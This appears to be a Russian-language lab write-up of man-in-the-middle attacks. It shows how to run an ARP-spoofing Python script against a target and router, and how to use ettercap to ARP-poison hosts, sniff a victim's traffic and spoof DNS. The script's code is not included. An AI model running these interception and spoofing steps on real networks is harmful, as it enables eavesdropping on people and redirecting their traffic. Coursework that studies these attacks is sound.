


В качестве аргументов питоновскому файлу отправим

python arp-spoofing.py -t <target ip> -g <router ip>



Атака пошла. Убеждаемся в успешной реализации по трэйсам в вайршарке



По отмене скипта (бесконечный цикл прерываем ctrl + c / command + d) срабатывает функция restore cache.


И если запустили скрипт без аргументов то будет:



TASK #2


Устанавливаем ettercap (sudo pacman -S ettercap-gtk)

Запускаскаем в графическом режиме (sudo ettercap -G)




Далее Scan for host

Затем выбираем Target 1 & Target 2




Затем mitm->arp poison-> sniff remote connections





Далее в wireshark видим трафик жертвы.

Воспользуемся плагинами еттеркапа, в частности dns spoof



Сначала добавим в /usr/share/ettercap/etter.dns новые записи





Работает! :)